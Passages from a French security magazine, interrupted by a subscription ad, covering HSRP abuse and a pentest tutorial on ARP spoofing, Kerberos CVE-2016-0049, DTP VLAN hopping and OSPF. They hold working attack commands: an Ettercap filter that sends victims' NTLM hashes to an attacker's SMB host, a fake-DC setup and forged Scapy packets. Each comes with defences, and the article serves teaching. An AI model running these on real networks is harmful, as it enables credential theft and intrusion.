    Virtual IP Address: 10.142.0.1 (10.142.0.1)
```

4.3 R2 répare l'hyperpropulsion ou nous sommes perdus

On imagine bien que sur un réseau ayant déployé un mécanisme de haute disponibilité, une coupure du réseau est pour le moins mal vécue et ressemble rapidement à un cauchemar.

Prenez en considération le temps nécessaire pour identifier la source du problème. Si un attaquant a déposé un dispositif (un Raspberry Pi par exemple) configuré pour envoyer automatiquement ses messages HSRP en continu, troubleshooter la panne réseau va vite devenir un enfer.

Rien qu'observer le trafic sera déjà difficile. La panne pourrait durer des heures. Éteindre et rallumer tout le réseau ne suffiraient pas. L'administrateur pourra tenter de connecter un à un les ports des switchs jusqu'à repérer celui qui refait tomber le réseau. Gageons que cette méthode ne sera employée qu'après épuisement des autres solutions.

Si par exemple l'entreprise est engagée vis-à-vis de ses clients sur des indicateurs de disponibilité, l'affaire peut avoir des répercussions financières non négligeables.

4.4 Je veux des noms

Penchons-nous maintenant sur ce qui aurait dû être fait pour éviter cette atteinte. Rien de très simple malheureusement.

Premièrement, fixer la priorité du routeur actif à 255 afin que personne ne puisse le supplanter n'est pas viable. En effet, en cas d'égalité, c'est la machine ayant l'adresse IP la plus « élevée » qui récupère le bébé. Donc ceci n'est pas une protection fiable (de plus, certaines mauvaises langues prétendent que Cisco ne permet pas de fixer une priorité supérieure à 250 **[9]**).

Les protocoles HSRP, VRRP, etc. supportent plusieurs types d'authentification, mais aucun d'eux n'est assez probant pour éviter un rejeu de paquet et aboutir, d'une façon ou d'une autre, à une panne du réseau. Notamment via la coexistence de plusieurs routeurs actifs (et donc un réseau totalement inutilisable) **[8]**.

La meilleure solution consiste à restreindre les machines pouvant émettre des paquets HSRP (ou autre). Pour cela, plusieurs solutions existent. Le trafic multicast peut se faire sur un VLAN différent de celui de l'IP virtuelle, un tunnel IPSec peut également être utilisé entre les deux machines du cluster, etc.

Il est également possible de stipuler, au niveau des routeurs, les machines depuis lesquelles ils acceptent les paquets HSRP. Ceci n'empêche pas l'attaquant d'usurper leur adresse, avec de l'ARP spoof par exemple, si les protections nécessaires ne sont pas en place sur le réseau (mais si l'ARP spoof est possible, l'attaquant n'a pas de raison de s'embêter avec HSRP).

4.5 Si c'est trop facile à installer, c'est probablement vulnérable

Sachant qu'une entreprise qui a recours à la redondance du matériel a probablement un fort besoin de disponibilité, il est regrettable que l'implémentation de la solution de haute disponibilité constitue, *in fine*, la source principale d'atteinte à cette dernière.

L'utilisation d'un protocole au sein d'une entreprise doit systématiquement s'accompagner d'un minimum de recherche sur ses vulnérabilités inhérentes et sur les moyens de s'en prémunir. Un très grand nombre de protocoles ne sont pas designés pour assurer une quelconque sécurité : ARP, DHCP, telnet, DNS, etc.

Les mesures permettant d'éviter leur exploitation passent souvent par les équipements réseaux au travers de fonctionnalités plus ou moins complexes à déployer.

Conclusion

Ces trois exemples classiques nous montrent comment une volonté d'améliorer la sécurité peut aboutir à l'effet inverse en l'absence d'un suivi rigoureux des bonnes pratiques.

Ces expériences doivent mener les consultants à prévoir ces réactions et à adapter leurs recommandations. Les préconisations doivent être segmentées en mesures atomiques correspondant aux paliers où le gain de sécurité est avéré. Il doit être stipulé que l'application partielle des mesures de la préconisation donnée ne permet pas d'atteindre le palier de sécurité et peut même en dégrader le niveau.

L'objectif est d'éviter que le client ne s'arrête à mi-chemin dans une position où il est plus exposé qu'au départ.

Par exemple, pour la mise en place d'une authentification sur une application, la première recommandation atomique est : « mettre en place une première barrière d'authentification (page de login ou htaccess) et utiliser le protocole HTTPS avec un certificat valide ». Ceci assure un premier niveau de sécurité indivisible au travers de deux mesures : HTTPS sans l'authentification est aussi inutile que l'authentification sans HTTPS.

Dans un second temps, il peut être proposé au client de : « privilégier une page d'authentification permettant d'allouer un cookie de session, non prédictible, à l'utilisateur. Protéger le cookie avec les attributs httpOnly et secure »

Ici aussi : mettre en place un gestionnaire de session par cookie sans prendre les mesures de protection adéquates sur ceux-ci reviendrait à dégrader la sécurité par rapport au palier précédent. Il s'agit donc d'un paquetage de mesures atomique. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

LES RÉSEAUX : TOUJOURS SUJETS À DES ATTAQUES

Nicolas MATTIOCCO (@MaKyOtOx) & Davy DOUHINE (@ddouhine)

mots-clés : PENTEST / MITM / ARP SPOOFING / OSPF / SCAPY

Aujourd'hui, alors que les systèmes d'exploitation et les navigateurs sont de mieux en mieux protégés, le réseau, qui est à la base de tous nos systèmes informatiques est toujours vulnérable, à tout un tas de techniques vieilles comme le monde. Après un bref rappel des fondamentaux, nous vous proposons dans cet article de revenir sur plusieurs de ces techniques en détaillant les principes théoriques et leur mise en œuvre. Il sera d'abord question des attaques de type « MiTM » aussi connues sous l'appellation « Attaques par le milieu » qui permettent à un attaquant local d'écouter le trafic, mais aussi et surtout de compromettre des machines. On abordera aussi les attaques réseau pour effectuer un saut de VLAN ou détourner du trafic.

1 Rappel des bases

Si dans toutes les têtes, le réseau est à l'origine de bien tracas (qui n'a pas entendu le fameux « ah c'est encore un problème réseau »), il n'en reste pas moins un sujet passionnant et offrant beaucoup de possibilités. Car nos équipements hyper connectés ne seraient pas grand-chose sans lui, en particulier en ces temps de « cloudification » à outrance.

Pour se familiariser avec le sujet, deux approches sont possibles : la première consistera à découvrir quelques RFC (parmi plus de 7000). Par exemple, le site de Stéphane Bortzmeyer est un des moyens les moins douloureux pour ceux qui sont allergiques à l'anglais. La deuxième consistera à se lancer dans une capture réseau. Qui n'a pas lancé un wireshark avant de faire quoi que ce soit après s'être connecté sur un réseau non sûr ?

C'est d'ailleurs une des premières choses que fera un pentesteur lors d'un test sur un réseau interne. Il en apprendra déjà beaucoup, car les machines sont bavardes, souvent trop et même si tout réseau digne de ce nom est aujourd'hui commuté (seul le destinataire de la trame la reçoit - contrairement aux réseaux Ethernet d'antan qui se contentaient de diffuser les trames à tout le monde) certains paquets sont diffusés largement (broadcast, multicast). Mais avant de rentrer dans le vif du sujet, nous allons revoir les bases des bases.

Aujourd'hui, le modèle réseau en vigueur est le modèle TCP/IP qui utilise quatre couches :

- accès (ex : Ethernet) : permet la communication entre deux machines, les éléments échangés s'appellent des trames ;
- internet (ex : IP) : réalise l'interconnexion, les éléments s'appellent ici des paquets, ils peuvent arriver dans le désordre et en suivant des chemins différents ;
- transport : responsable de l'établissement et du maintien des conversations entre deux entités (TCP ou son homologue non fiable, mais plus léger et donc plus rapide : UDP), les éléments s'appellent des segments ;
- application : contient les protocoles de haut niveau auxquels l'utilisateur a accès directement (HTTP, FTP, SMTP, etc.), ici les éléments concernent les données.

Ainsi lorsque deux applications exécutées sur des machines distantes dialoguent ensemble, les données qu'elles échangent vont transiter par ces couches sur les deux machines, mais aussi sur les équipements qui se trouvent sur leur chemin. Ainsi un switch traitera uniquement de la couche accès (car il ne comprend pas les autres couches) et un routeur traitera la couche accès, la couche internet, mais pas les autres.

Prenons un exemple : un navigateur veut récupérer la page d'accueil du site web « www.mabanque.fr ». La

couche application envoie la requête HTTP (**GET /index.html HTTP/1.1**) après l'établissement d'une session TCP (la couche transport) entre le navigateur et le serveur web. Le paquet IP (couche internet) contenant la requête est transmis à la couche inférieure (accès) qui va se charger d'envoyer les informations à sa passerelle par défaut sous forme de trame.

C'est ici que certaines données seront exploitées : URL, socket, adresse IP et adresse MAC et que les vecteurs d'attaque se dessinent, car les protocoles conçus pour gérer ces données n'ont pas été pensés en termes de sécurité. Ainsi nous verrons plus loin que la réponse ARP peut facilement être falsifiée.

2 Attaques par le milieu (MiTM)

2.1 Concepts

Sur les premiers réseaux Ethernet l'ensemble des trames était envoyé sur l'ensemble des ports des hubs et seule la machine destinatrice traitait les données.

Aujourd'hui, les switchs ont remplacé les hubs et savent envoyer les trames uniquement sur le port qui communique avec l'hôte distant.

Pourtant dans certains cas, les switchs deviennent nostalgiques et diffusent les trames à tout le monde, comme lorsque la table CAM (*Content Addressable Memory*) qui fait la correspondance adresse MAC/port du switch est saturée. Très pratique pour les petits curieux : tous les secrets transitant par des protocoles non chiffrés sont divulgués, à vous les cookies de session et les identifiants !

Mais quand le réseau fonctionne bien, il faut intervenir pour détourner les échanges entre deux machines : les attaques par le milieu (traduction française du sigle « MitM » pour « Man in The Middle ») peuvent entrer dans l'arène.

L'attaque la plus basique : l'ARP spoofing (usurpation ARP) consiste à s'insérer, d'un point de vue réseau, entre deux machines. Le concept est très simple : il suffit de faire croire à la machine A que l'adresse MAC de la machine de l'attaquant correspond à l'adresse IP de la machine B et inversement. Ainsi quand la machine A pensera envoyer un paquet à la machine B, elle l'enverra en fait à la machine de l'attaquant, charge ensuite à l'attaquant de transmettre le paquet à la machine B (après l'avoir tout juste lu ou alors trituré).

Concrètement, il suffit d'envoyer des paquets de type « gratuitous ARP Reply » qui servent à indiquer aux hôtes du réseau à quelle adresse MAC se trouve telle ou telle adresse IP.

En envoyant régulièrement ces paquets, les tables ARP des machines victimes seront constamment polluées par les fausses informations envoyées par l'attaquant, il maintiendra ainsi sa place d'homme du milieu.

À cette place beaucoup d'opportunités s'ouvrent à nous : écoute de trafic bien sûr, mais pas seulement. La position permet de modifier le trafic, par exemple, rediriger l'utilisateur sur une page d'authentification ou encore mieux, rediriger sa machine pour qu'elle nous donne le condensat du mot de passe de l'utilisateur authentifié, le tout de manière transparente.

2.2 En pratique : Ettercap et metasploit pour compromettre une machine W7

Si le concept de l'attaque est simple, sa mise en pratique l'est tout autant avec Ettercap. L'outil permet de faire de l'ARP spoofing, en ciblant ses victimes, mais il sait aussi agir sur le trafic grâce à des plugins.

Nous allons utiliser un plugin pour réécrire une page web en insérant une redirection sous forme d'image.

Le scénario est le suivant : Ettercap met en place l'ARP spoofing entre la machine de la victime et le serveur web. Notre victime va se connecter sur le serveur web en HTTP sur le réseau local. Ettercap intercepte la réponse du serveur web puis insère dans la page une redirection vers un smb_capture de metasploit.

Le code du plugin en question :

```
if (ip.proto == TCP && tcp.src == 80) {
   replace("<head>", "<head> <img src=\"\\\\10.0.2.61\\bibi.gif\"
style="display: none;">");
   msg("Redirection vers msf !\n");
}
```

Il s'agit d'un simple « recherche/remplace » pour insérer une « image » invisible qui fera office de redirection.

Avant de l'utiliser, il faut le compiler :

```
# etterfilter -o smbcapture_10.0.2.61.ef smbcapture_10.0.2.61.filter
```

Après avoir lancé le module smb_capture de metasploit, on peut démarrer Ettercap :

```
root@kali2:/etc/ettercap# ettercap -TqM arp:remote -F
smbcapture_10.0.2.61.ef /10.0.2.71// /10.0.2.149//
```

Avec « 10.0.2.71 » notre victime et « 10.0.2.149 » notre serveur web.

Une capture réseau nous montre ce qui se trame là dessous :

```
00:40:42.863710 00:0c:29:b4:e0:19 > 00:0c:29:57:08:c2, ethertype ARP (0x0806),
length 60: Reply 10.0.2.149 is-at 00:0c:29:b4:e0:19, length 46
00:40:42.864726 00:0c:29:57:08:c2 > 00:0c:29:b4:e0:19, ethertype ARP (0x0806),
length 42: Reply 10.0.2.71 is-at 00:0c:29:57:08:c2, length 28
00:40:43.868810 00:0c:29:57:08:c2 > 00:0c:29:7f:8c:07, ethertype ARP (0x0806),
```


```
length 42: Reply 10.0.2.149 is-at 00:0c:29:57:08:c2, length 28
00:40:43.869374 00:0c:29:57:08:c2 > 00:0c:29:b4:e0:19, ethertype ARP (0x0806),
length 42: Reply 10.0.2.71 is-at 00:0c:29:57:08:c2, length 28
```

Le premier paquet, du type « ARP Reply », a été envoyé par la machine légitime avec l'adresse « 10.0.2.149 » (on peut le vérifier grâce à l'adresse MAC, celle de la machine de l'attaquant est la « 00:0c:29:57:08:c2 »). Le deuxième a été envoyé par Ettercap : il s'adresse directement au serveur web pour lui indiquer que l'adresse MAC correspondant à l'IP « 10.0.2.71 » (la machine victime) est la « 00:0c:29:57:08:c2 ».

Le troisième, également envoyé par Ettercap, s'adresse à la machine victime pour lui indiquer que l'adresse MAC correspondant à l'IP « 10.0.2.149 » (le serveur web) est la « 00:0c:29:57:08:c2 ».

Ettercap envoie ces deux derniers paquets encore à trois reprises puis ensuite régulièrement toutes les dix secondes.

Dorénavant, lorsque la machine victime va vouloir se connecter au serveur web, elle passera par la machine de l'attaquant.

Et grâce au plugin Ettercap le condensat du mot de passe de l'utilisateur courant est récupéré :

```
[*] SMB Captured - 2016-03-09 00:41:40 -0500
NTLMv2 Response Captured from 10.0.2.71:49182 - 10.0.2.71
USER:davy DOMAIN:WIN-25K7J5TB33K OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:900f7641d717d9932c8c4ea403acbdb5
NT_CLIENT_CHALLENGE:0101000000000000a0eabf5aec79d101ee70138a916
7a3610000000002000000000000000000000000
```

Si le mot de passe n'est pas très complexe, John the Ripper armé d'un bon dictionnaire suffira à retrouver le mot de passe. À défaut, votre myriade de GPU fera probablement des merveilles avec hashcat.

2.2.1 Comment se protéger ?

Sur Cisco, le DAI (*Dynamic ARP Inspection*) contrôle les requêtes et les réponses ARP et bloque les paquets ARP invalides en fonction d'une base de référence IP/MAC maintenue par le DHCP Snooping.

Après avoir activé ces deux fonctionnalités, les paquets ARP seront contrôlés sur tous les ports définis comme « untrusted » (par défaut). Ceux derrière lesquels se trouvent des équipements devant légitimement envoyer des « gratuitous ARP Reply » comme les membres d'un cluster doivent être définis comme « trusted ».

```
Switch(config)#ip dhcp snooping
Switch(config)#ip dhcp snooping vlan 1
Switch(config)#ip arp inspection vlan 1
```

D'autres contre-mesures peuvent être mises en œuvre comme l'installation d'outils de supervision des échanges ARP comme ArpON ou arpwatch.

2.3 En pratique : Windows Kerberos Security Feature Bypass (CVE-2016-0049)

Un autre type de leurre peut être mis en œuvre, notamment à partir d'une attaque dévoilée récemment.

La CVE-2016-0049 permet d'ouvrir une session Windows sur un poste verrouillé ou sans session active. Elle devient particulièrement intéressante pour un attaquant si les disques sont intégralement chiffrés par une solution de type BitLocker par exemple. Si aucun mot de passe de pré-boot est requis (configuration la plus largement utilisée en entreprise), il sera possible d'empoisonner les comptes et les mots de passe stockés dans le cache local du poste et d'ouvrir une session sans connaissance du bon mot de passe.

Cette vulnérabilité met en lumière une anomalie de sécurité dans le workflow de mise à jour du mot de passe d'un compte de domaine Kerberos. L'authenticité de la relation d'approbation entre un poste du domaine et le Contrôleur de Domaine n'était vérifiée qu'après mise à jour du cache local des données d'authentification.

L'objectif sera d'installer un faux Contrôleur de Domaine sur lequel le poste cible tentera de se connecter. De fait, il nous faudra maîtriser les échanges Kerberos sur le réseau. Ensuite, nous déclarerons un même compte utilisateur (même login) sur notre DC illégitime, avec un mot de passe connu et marqué comme expiré. En se connectant sur le poste avec le mot de passe défini sur le faux AD, le poste le soumettra au faux DC qui forcera le renouvellement du mot de passe.

2.3.1 Préparation de l'environnement de démonstration

Les équipements suivants sont nécessaires pour la démonstration :

- Poste Windows 7 (noté WEEN dans la suite) répondant aux prérequis suivants :
  - → accès physique possible ;
  - → membre d'un domaine Kerberos ;
  - → un utilisateur s'est déjà authentifié au moins une fois sur le poste. Nous utiliserons le compte « george » ;
  - → chiffrement du disque (ex: BitLocker + TPM) sans mot de passe au boot.
- Deux machines Linux (Kali dans notre exemple) :
  - → OURSENPLUS : Contrôleur de Domaine légitime ;
  - → DUPLICATHA : machine d'attaque et faux Contrôleur de Domaine.

2.3.1.1 Préparation du DC légitime OURSENPLUS

L'objectif est de configurer un domaine Kerberos dans lequel le poste sera membre. Pour cela, nous utiliserons le composant Samba et tout particulièrement le package **`samba-ad-dc`**.

DÉCOUVREZ NOS OFFRES D'ABONNEMENTS !

PRO OU PARTICULIER = CONNECTEZ-VOUS SUR :

www.ed-diamond.com

LES COUPLAGES PAR SUPPORT :

VERSION PAPIER

Retrouvez votre magazine favori en papier dans votre boîte à lettres !

VERSION PDF

Envie de lire votre magazine sur votre tablette ou votre ordinateur ?

ACCÈS À LA BASE DOCUMENTAIRE

Effectuez des recherches dans la majorité des articles parus, qui seront disponibles avec un décalage de 6 mois après leur parution en magazine.

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE AU VERSO ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

VOICI TOUTES LES OFFRES COUPLÉES AVEC MISC !

POUR LE PARTICULIER ET LE PROFESSIONNEL ...

Prix TTC en Euros / France Métropolitaine

CHOISISSEZ VOTRE OFFRE !

Prix en Euros / France Métropolitaine

Offre	SUPPORT ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC	PAPIER + PDF (PDF 1 lecteur) Réf	PAPIER + PDF Tarif TTC	PAPIER + BASE DOCUMENTAIRE (1 connexion BD) Réf	PAPIER + BASE DOCUMENTAIRE Tarif TTC	PAPIER + PDF + BASE DOCUMENTAIRE (PDF 1 lecteur + 1 connexion BD) Réf	PAPIER + PDF + BASE DOCUMENTAIRE Tarif TTC
MC	6n° MISC	MC1	42,-	MC12	62,-	MC13	99,-	MC123	111,-
MC+	6n° MISC + 2n° HS	MC+1	54,-	MC+12	81,-	MC+13	103,-	MC+123	130,-
	LES COUPLAGES « LINUX »								
B	6n° MISC + 11n° GLMF	B1	100,-	B12	147,-	B13	233,-	B123	280,-
B+	6n° MISC + 2n° HS + 11n° GLMF + 6n° HS	B+1	172,-	B+12	248,-	B+13	300,-	B+123	381,-
C	6n° MISC + 6n° LP + 11n° GLMF	C1	135,-	C12	197,-	C13	312,-	C123	374,-
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS	C+1	236,-	C+12	339,-	C+13	403,-	C+123	516,-
	LES COUPLAGES « EMBARQUÉ »								
E	6n° MISC + 6n° HK* + 4n° OS	E1	105,-	E12	158,-	E13	179,-*	E123	232,-*
E+	6n° MISC + 2n° HS + 6n° HK* + 4n° OS	E+1	119,-	E+12	179,-	E+13	193,-*	E+123	253,-*
	LES COUPLAGES « GÉNÉRAUX »								
H	6n° MISC + 6n° HK* + 6n° LP + 11n° GLMF + 4n° OS	H1	200,-	H12	300,-	H13	402,-*	H123	499,-*
H+	6n° MISC + 2n° HS + 6n° HK* + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS + 4n° OS	H+1	301,-	H+12	452,-	H+13	493,-*	H+123	639,-*

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | OS = Open Silicium | HC = Hackable

* HK : Attention : La base Documentaire de Hackable n'est pas incluse dans l'offre.

N'hésitez pas à consulter les détails des offres ci-dessus sur : www.ed-diamond.com !

2.3.1.2 Installation du Contrôleur de Domaine OURSENPLUS

```
~# apt-get update && apt-get install -y samba
~# echo -e "nameserver 127.0.0.1\nsearch desdieux.local" > /etc/resolv.conf
~# samba-tool domain provision
Realm: DESDIEUX.LOCAL
  Domain [DESDIEUX]: [Touche Enter]
  Server Role (dc, member, standalone) [dc]: [Touche Enter]
  DNS backend (SAMBA INTERNAL, BIND9 FLATFILE, BIND9 DLZ, NONE) [SAMBA
INTERNAL]: [Touche Enter]
  DNS forwarder IP address [x.x.x.x]: none
  Administrator password: ...
  Retype password: ...
~# useradd george && echo -e "1Mposs1bl3\n1Mposs1bl3" | smbpasswd -a george
~# /etc/init.d/samba-ad-dc restart
```

2.3.1.3 Raccordement du poste WEEN au domaine DESDIEUX

Ouvrez une session d'administrateur local sur le poste Windows et ajoutez le poste au domaine DESDIEUX. Puis, ouvrez une session avec le compte george/1Mposs1bl3 sur le poste. Le compte et le mot passe associé sont maintenant stockés en cache sur le poste. Le poste de la victime est prêt.

2.3.1.4 Identification des informations sur le domaine et le compte à usurper

Afin d'installer notre DC illégitime, il nous faut encore connaître le nom du domaine et le login du compte à piéger. Pour obtenir le nom de domaine, il suffit d'écouter le trafic réseau sortant du poste. Le nom du domaine apparaît en clair dans les paquets DNS, CLDAP, NetBios, Kerberos...

Concernant le login, prenons l'hypothèse qu'il s'affiche automatiquement lorsque l'on démarre le poste (c'est généralement le cas).

2.3.1.5 Configuration du Contrôleur de Domaine falsifié DUPLICATHA

Nous pouvons monter notre faux Contrôleur de Domaine :

```
~# echo -e "nameserver 127.0.0.1\nsearch desdieux.local" > /etc/resolv.conf
~# samba-tool domain provision (même procédure)
~# useradd george && smbpasswd -a -n george
~# /etc/init.d/samba-ad-dc start
~# NOW=`date --iso-8601`; date -s "2001-01-01 11:22:33" # Modification de
l'heure pour que le mot de passe du compte soit marqué comme expiré
~# echo -e "MagicPass23\nMagicPass23" | smbpasswd -s george
~# date -s "$NOW" # Remise à l'heure de notre poste
```

Lorsqu'une session Windows est ouverte, le poste cherchera à interroger le DC. En tant qu'imposteur, il sera nécessaire de faire bonne figure et se présenter avec un adresse cohérente. Connectons donc notre DUPLICATHA sur le réseau.

2.3.1.6 Renouvellement du mot de passe expiré

Une fois sur le poste de notre victime, nous devons saisir le mot de passe enregistré sur notre DC (MagicPass23) et comme par magie, le poste nous indique que le mot de passe est expiré et que nous devons le changer.

Il n'y a pourtant aucune magie et la réponse est dans le protocole Kerberos lui-même, notamment dans la manipulation de paquets TGT (*Ticket-Granting Ticket*). Un ticket TGT est un token fourni par un DC remplaçant un mot de passe pour se connecter à un service ou une application telle que le login en local. Le ticket est signé par le mot de passe du compte. Vu que l'on maîtrise à la fois le mot de passe envoyé par le poste et le mot de passe géré sur le DC falsifié, tous les astres sont alignés pour délivrer un TGT valide.

Nous devons saisir le mot de passe enregistré sur notre AD (MagicPass23) et le renouveler avec un autre, par exemple « MyN3wMDP ».

2.3.1.7 Login avec le nouveau mot de passe

Le cache local est désormais « empoisonné ». Il reste donc à tester si tout a bien fonctionné et que les nouveaux authentifiants sont utilisables.

Afin d'éviter que le poste ne se connecte à l'AD légitime, débranchons physiquement le câble réseau du poste de travail. Ensuite, il suffit de s'authentifier sur le poste au moyen de notre mot de passe nouvellement enregistré (MyN3wMDP) et d'accéder aux précieuses données.

2.3.1.8 Comment se protéger ?

Appliquer le correctif de sécurité Microsoft KB3134228.

3 Attaques du réseau lui-même

3.1 Concepts généraux

L'objectif de ce chapitre est la sensibilisation aux attaques possibles sur un réseau. Ces attaques auront pour objectif de contourner le cloisonnement des équipements sur le réseau, les règles de routage et de filtrage des flux ou encore créer un déni de service total ou partiel sur un réseau classique d'entreprise. L'objectif principal de l'attaquant sera de profiter des faiblesses protocolaires en vue de rediriger tout ou partie les flux échangés sur le réseau vers notre machine.

La méthode la plus simple pour un attaquant serait de changer la configuration du switch ou du routeur. Pour cela, il pourra tenter de se connecter aux interfaces d'administration SSH/Telnet/HTTP avec des comptes

par défaut ou obtenus par brute-force, exploiter une vulnérabilité applicative sur ces interfaces, ou encore utiliser les backdoors prévues à cet effet (cf. CVE-2016-1909)... En fonction de ses motivations et de l'accès obtenu, il pourra par exemple tenter de rediriger tous les flux transitant sur le switch sur sa machine en activant le « port mirroring » sur l'interface sur laquelle il est raccordé ou créer un déni de service en modifiant la configuration des VLAN, des routes OSPF/BGP, ou bien en désactivant des interfaces ou l'équipement en lui-même.

Ce type d'attaques laissera probablement des traces, si l'on prend l'hypothèse que la journalisation est activée sur les équipements, avec le bon niveau de granularité et que les journaux soient exportés sur un système externe...

3.2 En pratique : saut de VLAN

3.2.1 Introduction

Lors d'un test d'intrusion sur un réseau interne, nous pourrions être amenés à tester le cloisonnement entre les différents VLAN. Un simple visiteur se connectant sur une prise réseau dans une salle de réunion ne devrait pas avoir un accès réseau aux serveurs de production ou au dépôt de gestion des codes sources des applications développées par l'entreprise. Dans cette situation, une des premières réflexions à avoir serait de s'assurer que les VLAN n'ont pas été seulement mis en place pour organiser le réseau en créant des sous-réseaux, sans penser au filtrage des flux entre ces VLAN.

Il existe deux attaques très populaires sur la couche 2, à savoir le VLAN double tagging (voir le GitHub) et l'activation du mode trunk via le protocole DTP, revenons très brièvement sur deux concepts clés :

- un VLAN, au sens du standard IEEE 802.1Q est un réseau virtuel. Sur un réseau multi-VLAN, les trames Ethernet seront alors taguées par le numéro de VLAN, le VLAN ID, sur lequel est positionné l'équipement à l'origine du flux. Un VLAN peut évidemment traverser plusieurs équipements physiques ;
- un Trunk, dans le contexte des VLAN, est un port sur lequel tout ou partie des VLAN configurés sur le réseau peuvent transiter.

3.2.2 Dynamic Trunking Protocol (DTP) Abusing

DTP est un protocole propriétaire Cisco permettant aux équipements raccordés au switch de négocier le mode « trunk » sur le port physique. De cette manière, si le trunk est activé sur un port auquel notre poste est raccordé, tout le trafic réseau de tous les VLAN transitant sur le switch sera accessible.

Cependant, dans certaines conditions, cette (re-) configuration du mode de fonctionnement du port de switch est possible à partir d'une simple requête DTP forgée par l'équipement connecté (notre poste). Il suffit de demander poliment au switch de renégocier le mode sur l'interface ; aucune authentification préalable n'est requise.

L'exploitation n'est possible que si le port est configuré en « switchport mode dynamic », c'est-à-dire le mode généralement par défaut sur les IOS.

3.2.2.1 Mode débutant / Yersinia

Lancer Yersinia avec l'option **-I** (GUI ncurses) :

```
~# /usr/bin/yersinia -I
```

Sélectionner une interface réseau avec la touche 'i', le module DTP avec la touche 'g', puis l'attaque avec la touche 'x' : « 1 enable trunking ».




Fig. 1 : Yersinia.

3.2.2.2 Mode expert / Scapy

Dans le détail, l'objectif est de positionner le champ **Status** à la valeur **DTP Desirable** et de transmettre ce paquet à l'adresse MAC du port du switch auquel notre poste est connecté. Le paquet DTP est organisé sur les couches suivantes : Dot3/LLC/SNAP/DTP.

Dans le détail, nous positionnons les valeurs suivantes sur la couche DTP :

```
DTP (explication du champ Raw), protocole organisé en mode Type-Longueur-
Valeur (TLV)
  * Version: \x01
  * Domain: null
       Type: Domain (\x00\x01)
       Length: 13
       Domain: x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
  * Status: \x03
```

```
      Type: Status (\x00\x02)
      Length: 5
      Status: \x03 => Activation du mode " Desirable "
* DTPType: \xa5
      Type: Type (\x00\x03)
      Length: 5
      Dtptype: \xa5
* Neighbor: Adresse MAC de notre interface
      Type: Neighbor (\x00\x04)
      Length: 10
      Neighbor: \x11\x22\x33\x44\x55\x66 ou get_if_hwaddr('eth0')
```

La requête forgée sera la suivante :

```
>>> sendp(Dot3(dst='01:00:0c:cc:cc:cc', src=get_if_hwaddr('eth0'))/
LLC(dsap=0xaa, ssap=0xaa, ctrl=3)/SNAP(OUI=0x0c, code=2004)/Raw('\x01\x00\
x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x05\x03\x00\x03\x00\
x05\xa5\x00\x04\x00'+get_if_hwaddr('eth0')), iface='eth0')
```

3.3 Comment se protéger ?

Interdire la modification du mode de fonctionnement sur tous les ports physiques sur lesquels les postes sont raccordés (commande **switchport nonegotiate**).

3.4 En pratique : injection de routes OSPF avec Loki

3.4.1 Introduction

Le protocole OSPF (*Open Shortest Path First*) est un des protocoles de routage les plus utilisés sur les réseaux d'entreprises. Tous les routeurs (ou nœuds OSPF) établissent chacun des relations d'adjacence avec les autres routeurs directement connectés en envoyant régulièrement des messages Hello. Une fois la relation établie et validée, les routeurs s'échangent la liste des réseaux auxquels ils sont connectés. Au travers de messages *Link-State Advertissements* (LSA), les routes sont apprises dans une « zone » (area), et sont stockées dans une base de données nommée *Link-State Database* (LSDB). Chaque routeur utilise ensuite l'algorithme de Dijkstra, nommé *Shortest Path First* (SPF), pour déterminer la route la plus courte vers chacun des réseaux connus dans la LSDB.

En cas de changement de topologie, les nouvelles routes sont redistribuées de proche en proche via des messages LSA, et l'algorithme SPF est exécuté à nouveau sur chaque routeur. S'il nous est possible d'injecter de nouvelles routes sur le réseau, nous pourrions créer une vraie guerre de voisinage.

3.4.2 Préparation de l'attaque

Dans notre exemple, notre poste (172.16.3.102) et le poste de notre victime sont reliés à un switch lui-même connecté au routeur R1. La passerelle par défaut du réseau est l'adresse IP de R1.

